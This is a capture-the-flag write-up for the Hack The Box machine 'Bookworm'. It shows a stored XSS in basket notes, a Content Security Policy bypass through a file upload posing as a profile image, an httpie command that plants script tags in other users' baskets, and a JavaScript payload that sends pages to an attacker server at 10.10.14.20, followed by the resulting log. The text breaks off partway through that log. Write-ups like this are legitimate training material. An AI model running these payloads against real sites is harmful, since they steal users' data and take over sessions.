







Bookworm is an Insane-difficulty machine from Hack The Box. We will exploit an XSS vulnerability to gain access to a grandfathered feature accessible only to a few users. Subsequently, we’ll leverage a Path Traversal vulnerability to acquire an initial password. Then, we will exploit a bug in an internal HTTP service to pivot to another user. This second user will possess privileges to a system for generating shipping labels, vulnerable to a double injection, allowing us to escalate our privileges to root.
1
2
3
4
5
6
7
8
9
10
11
12
13
Nmap scan report for 10.10.11.215
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:1d:22:35:dd:21:15:64:4a:1f:dc:5c:9c:66:e5:e2 (RSA)
|   256 01:f9:0d:3c:22:1d:94:83:06:a4:96:7a:01:1c:9e:a1 (ECDSA)
|_  256 64:7d:17:17:91:79:f6:d7:c4:87:74:f8:a2:16:f7:cf (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://bookworm.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The website running on port 80 is a NodeJs application powered by Express. Simulated users can be seen making purchases in real time.
 The Bookworm website
It is possible to create an account and make some customization, including adding a profile picture.
 The profile page
Once an account is created, you can add books to your basket and make a purchase.
 The basket page
The first vulnerability that we find is an XSS in the notes that can be added to items in the basket.
 XSS payload in the notes of an item
Once we complete the checkout and the invoice is displayed, the XSS payload is executed, and we can see that we have indeed received the HTTP request on our server confirming the vulnerability.

There is a reason why we tested the previous vulnerability using an <img> tag instead of <script>. It is because the website implements a Content Security Policy to protect its users from XSS attacks. In every HTTP response, we can observe the following header, which aims to address XSS vulnerabilities by blocking the execution of inline scripts.:
1
Content-Security-Policy: script-src 'self'
On hacktricks, there is a bypass that involves uploading a file containing our JavaScript code to the server to be able to execute it in our XSS attack. However, for this method to be successful, it is essential to identify an unrestricted file upload vulnerability.
The image upload functionality in the profile page allows us to do exactly that. We just need to replace the content of the image while preserving the Content-Type, and the server will accept any file.
 Burp Suite: image upload
We can now use a script tag that references our profile image, which, in reality, will contain our JavaScript payload.
 XSS referencing the profile image
We can now execute a JavaScript payload in a XSS attack.
 XSS executed sucessfully
Currently, we can only inject malicious JavaScript code into our orders, but these are only visible to our user. As a result, we should be able to only target ourselves with the XSS vulnerability. Except, there is no validation when editing an item in a basket, so it is possible to add a note containing an XSS payload to the invoices of other users with this command:
1
vedard@kali:~$ http post http://bookworm.htb/basket/1292/edit quantity=1 'note=<script src="/static/img/uploads/14"></script>' --form
We only need the id of an item that has recently been added to a basket, and we can find one in the “Recent Updates” section within an HTML comment.
 Order Id from an HTML comment
Now, we can finally start launching XSS attacks on the simulated users to explore what they can do. As we saw in the reconnaissance step, it is possible that these users might have access to a grandfathered feature allowing the download of e-books.
Here is a script to exfiltrate each order made by the targeted user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
function exfiltrate(page, content){
    fetch("http://10.10.14.20:8000/data_exfil" + "?page=" + encodeURI(page) + "&content="+ encodeURI(btoa(content)))
}

function request(page, callback) {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function () {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            callback(page, xhr.responseText)
        }
    }
    xhr.open("GET", page, true);
    xhr.send();
}

request("http://bookworm.htb/profile", (page, content) => {

    exfiltrate(page, content);

    reg = new RegExp(/\/order\/\d+/g);

    content.match(reg).forEach((order_path) => {
        request("http://bookworm.htb" + order_path, (page, content)=>{
            exfiltrate(page, content);
        });
    });
});
Here the result:
1
2
3
4
5
6
7
8
9
10
vedard@kali:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.215 - - [17/Jan/2024 23:35:04] code 404, message File not found
10.10.11.215 - - [17/Jan/2024 23:35:04] "GET /data_exfil?page=http://bookworm.htb/profile&content=PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04IiAvPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhb